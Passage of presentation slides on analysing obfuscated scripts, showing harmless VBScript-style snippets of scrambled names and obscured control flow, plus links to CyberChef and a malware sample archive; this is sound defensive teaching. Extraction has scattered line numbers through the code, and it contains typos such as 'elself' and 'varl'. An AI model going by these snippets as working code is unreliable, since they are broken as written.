        RwjJhBfDjJg=VcFdiiuwFv(2)
   end Function
   Function UkNgFrVjjioPv()
   JgfDHLKggsjY=VcFdiiuwFv(3)
27 end Function
```

Obfuscated Script Analysis – Complicated Names



Obfuscated Script Analysis — Obscured Control Flow

```
Sub Example()
        fnc(1)
   End Sub
   Public Function fnc(var1)
       var2=""
       If var1=1 then
            var2=var3
            var4=var2
       elself varl=2 then
10
            var2=var5
11
           var4=var2
12
       elseIf var1=3 then
13
            var2=var6
            var4=var2
14
       elseIf var1=4 then
16
           var2=var7
           var4=var2
18
       end If
   end Function
20
    Function fnc2()
       var8=fnc(2)
    end Function
24
   Function fnc3()
   var5=fnc(3)
   end Function
28
```

Resources

CyberChef https://gchq.github.io/CyberChef/

MalwareBazar https[:]//bazaar[.]abuse[.]ch

Thank you!